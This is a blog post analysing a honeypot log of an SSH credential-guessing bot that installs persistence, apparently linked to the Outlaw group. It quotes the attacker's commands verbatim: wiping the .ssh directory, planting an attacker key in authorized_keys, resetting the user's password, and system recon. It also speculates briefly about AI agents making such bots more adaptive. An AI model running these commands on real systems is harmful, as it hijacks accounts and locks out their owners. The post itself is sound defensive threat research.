Purposeless Noise - What Stuck In The Honey
You would think every step on an attack is well thought out
My DShield honeypot has been getting hammered with an attack which caught my eye because it includes some commands which I question if they’re intentional or not. These result in needless and pointless noise, which I believe should be omitted, even for an attack not concerned with stealth like this one.
Initial Access
This attack starts, like many others, abusing easily guessable credentials over SSH. Once the bot has gained access to the server, it first unlocks the user’s .ssh directory. This is sometimes necessary because some sysadmins and even other attacks will lock the .ssh directory with ‘chattr’ in hped of preventing future threat actors from adding an SSH key for persistence.
This technique got me thinking about these bots, and moreover the threat of agentic AI specifically in reference to these sorts of mass, automated attacks. If a threat actor was interacting with the server directly and running into an issue modifying the .ssh directory, it would be fairly obvious that the directory was locked and just a quick command to unlock it. But a bot would have no way of adapting if the directory was locked but it did not have a function to detect and ‘remediate’ this. But if an LLM (which will keep going 24/354 so long as you maintain or pay for it’s hosting) is interacting with the server, or perhaps just monitoring a set automation to intervene if needed, then it could handle these sorts of deviations from the expected environment. And that only considers tacking on AI to existing bots rather than creating agentic bots which do not follow a strict script.
Persistance
SSH Key
But anyways, I digress. Once this attack unlocks the .ssh directory, it establishes persistence by adding a public key to the compromised user’s authorized SSH keys.
1
cd ~ && rm -rf .ssh && mkdir .ssh && echo \"ssh-rsa AAAAB3NzaC1yc2<trunkated>== mdrfckr\">>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~"
Though this attack doesn’t just settle with appending it’s own key and calling it good. Rather, it wipes the user’s .ssh directory, then adds an SSH key to the local user’s brand new SSH authorized keys file. In effect, this will lock out everyone else’s access to that account (both the asset owner, as well as other threat actors’) in an attempt to maximize it’s control over the compromised account. Later, we will see this attack attempts to change the current user’s password, so this attack makes it apparent that it doesn’t mind being on the noisy side to maximize it’s persistence on the machine. This strategy takes the (favorable) gamble that a machine exposed to the internet with guessable credentials won’t have adequate monitoring to detect or alert on these noisy actions.
Oddity #1
This attack also unlocks the .ssh directory using the command ‘lockr -ia’, which I cannot find any reference to, and I do not believe is in reference to any package installed by default on any modern Linux distro. As such, this is likely a no-op on most systems. This command has been seen by honeypots for at least a few years (https://tehtris.com/en/blog/our-selection-of-alerts-on-honeypots-report-9-may-2023/, https://web.archive.org/web/20240616190732/https://news.ycombinator.com/item?id=40699177, https://www.cyderinc.net/server-administration-ins-and-outs/honeypots-know-your-adversary) but there is no consensus on what this command is in reference to. There have been some which (I believe incorrectly) attributes this to lockr.io (a seemingly defunct secrets management service). If anyone knows anything about this, I’d love to hear it.
Account Password
After adding it’s SSH key, it then attempts to reset the current user’s password.
1
echo -e "claude\najFmYEu3uy7X\najFmYEu3uy7X\n"|passwd|bash
Something I find interesting about this attack is the threat actor’s decision to use the account it compromised, not create a new account. Even though this attack has demonstrated it’s not worried about being discrete, why not create a new, innocuous sounding account rather than potentially disrupting whatever services use the compromised account? Best as I can figure, it’s perhaps because they didn’t want to deal with a single bot iteration span multiple SSH connections, rather than the 1 bot iteration → 1 SSH session it uses now. If anyone has any thoughts on this I’d love to hear them.
Of note, the new password is significantly more secure than the password it guessed. This is likely an effort to lock the door it waltzed in through to prevent other threat actors from compromising the same account, jeopardizing it’s persistence.
| Also of note, the ‘ | bash’ at the end is not only not required, but it should be omitted. It passes the output of passwd to Bash, which has no idea what to do with that since it’s not a valid command or Bash syntax, so it errors out. I cannot find any reason this would ever be required in any situation. The password change does work regardless, but this addition serves only to generate errors. This is another example of this attack being so completely not concerned with stealth that it becomes needlessly and pointlessly noisy. |
Oddity #2
This attack actually attempts to reset the password twice, but the second time it fails because the command is malformed. It first changes the password with the above command, but then it tries to set it again, but with just ‘echo’, omitting the -e. The -e is necessary for echo to respect the newline ‘\n’ which makes that command work.

Perhaps this is to account for a version of echo which both automatically interprets backslashes and also does not recognize the -e argument?
Oddity #3
Just a quick one here, but I don’t think this attack would type ‘Enter new UNIX password’, so I believe this is a quirk of the previous command’s ‘|bash’ and the way Cowrie logs these SSH sessions.
This attack goes on to preform a litany of standard recon (Architecture, platform, OS, hardware) which I’m not particularly interested in. The SSH key which was added to the user’s authorized key file is associated with the group ‘Outlaw’ (aka ‘Dota’), so this is likely to assess the system’s viability to run a cryptocurrency miner (https://gbhackers.com/outlaw-cybergang-launches-global-attacks/).
Artifacts
Commands
cd ~; chattr -ia .ssh; lockr -ia .ssh
cd ~ && rm -rf .ssh && mkdir .ssh && echo \"ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9EuWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pfTGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr\">>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~",
cat /proc/cpuinfo | grep name | wc -l
echo -e "claude\najFmYEu3uy7X\najFmYEu3uy7X"|passwd|bash
Enter new UNIX password:
echo "claude\najFmYEu3uy7X\najFmYEu3uy7X\n"|passwd
cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'
free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'
ls -lh $(which ls)
which ls
crontab -l
w
uname -m
cat /proc/cpuinfo | grep model | grep name | wc -l
top
uname
uname -a
whoami
lscpu | grep Model
df -h | head -n 2 | awk 'FNR == 2 {print $2;}'
AI Use Disclosure
AI did not write any of this analysis. Qwen3 8B was used as one step in a pipeline to enrich the collected DShield logs. The development of the DShield log analysis tool pictured was assisted by AI.